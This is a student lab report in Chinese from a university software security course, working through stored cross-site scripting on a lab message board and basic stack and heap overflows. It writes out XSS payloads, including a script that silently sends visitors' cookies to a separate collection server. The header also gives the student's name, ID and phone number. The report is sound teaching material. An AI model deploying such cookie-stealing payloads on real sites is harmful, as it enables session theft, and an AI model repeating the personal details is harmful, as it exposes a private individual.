哈爾濱工業大學
HARBIN INSTITUTE OF TECHNOLOGY

2021 年秋季学期

计算学部《软件安全》

Lab 1 实验报告


姓名	余涛
学号	1180300829
专业	信息安全
班号	1803202
手机号码	15586430583

实验 1-1：跨站脚本攻击

预备任务：熟悉留言系统

首先成功进入留言系统

添加并管理留言



任务一：存储式跨站脚本测试

在留言区域输入<script>alert("XSS TEST")</script>到留言中，如下图：

思考：测试当其他用户打开这个页面时，嵌入的代码是否会执行？分析留言系统代码，为什么填写的留言脚本会被执行？

答：会执行。执行的原因是：输入的留言被持久化到到了服务端的数据库中，当其他用户访问该系统时，服务器会从数据库中取出相应内容拼接为 HTML 返回给客户端。客户端浏览器打开这个 HTML 时，会执行恶意代码，出现弹窗。

任务二：存储式跨站漏洞的简单利用

在留言界面输入对应的 script 代码，如下图：

留言中输入的内容会被直接放入留言板中，这会使得浏览器在拼接 HTML 页面时，会执行内容中的代码段，然后就会显示恶意网页。

隐藏恶意网页，可以将恶意网页打开的显示框的高度和宽度都设置为 0，代码为<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>最后效果如下图：


思考：本留言系统是否还有其他利用方式？

答：其实只要填入系统的内容是 script 脚本代码的话，就会执行该代码。例如使用 javascript，就可以实现窃取用户 cookie 的方法。

实验任务三：利用存储式跨站漏洞窃取用户 cookie

在留言界面输入对应的 script 代码，如下图：

结果如下：



继续添加留言：

执行结果如下：


然后使用管理员登录，结果如下：

思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？

答：缺点就是用户可以看到窃取过程。可以使用 javascript 编写脚本向 cookie 服务器发送 cookie 的脚本然后放入留言区执行。

而如果想要利用 javascript 编写脚本向服务器发送用户的 cookie，首先需要搭建 Web 服务器来存储用户的 cookie。按照实验指导书配置好即可。

配置好后即可在留言系统中输入<script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>。这个代码的作用就是向本地 cookie 服务器发送用户的 cookie。如下图：



成功在用户不知情的情况下获取了 cookie。


实验 1-2、栈和堆的溢出

1、栈溢出实验

一个典型的栈帧结构如下图所示：

```
ESP==>|           :           |
      |           .           |
      +-------------------------+
      | 被调用者保存的寄存器现场  |
      | EBX，ESI和EDI（根据需要） |
      +-------------------------+
      |  临时空间               |
      +-------------------------+
      |  局部变量#2             | [EBP - 8]
      +-------------------------+
      |  局部变量#1             | [EBP - 4]
      +-------------------------+
EBP==>|  调用者的EBP            |
      +-------------------------+
      |  返回地址               |
      +-------------------------+
      |  实际参数#1             | [EBP + 8]
      +-------------------------+
      |  实际参数#2             | [EBP + 12]
      +-------------------------+
      |  实际参数#3             | [EBP + 16]
      +-------------------------+
      |  调用者保存的寄存器现场  |
      |  EAX，ECX和EDX（根据需要）|
      +-------------------------+
      |           :           |
      |           .           |
```

结果如下：



2、堆溢出实验

堆是内存的一个区域，它被应用程序利用并在运行时被动态分配。堆内存与堆栈内存的不同在于它在函数之间更持久稳固。这意味着分配给一个函数的内存会持续保持分配直到完全被释放为止。这说明一个堆溢出可能发生了但却没被注意到，直到该内存段在后面被使用。

构建 56 字节 + output 溢出字段即可：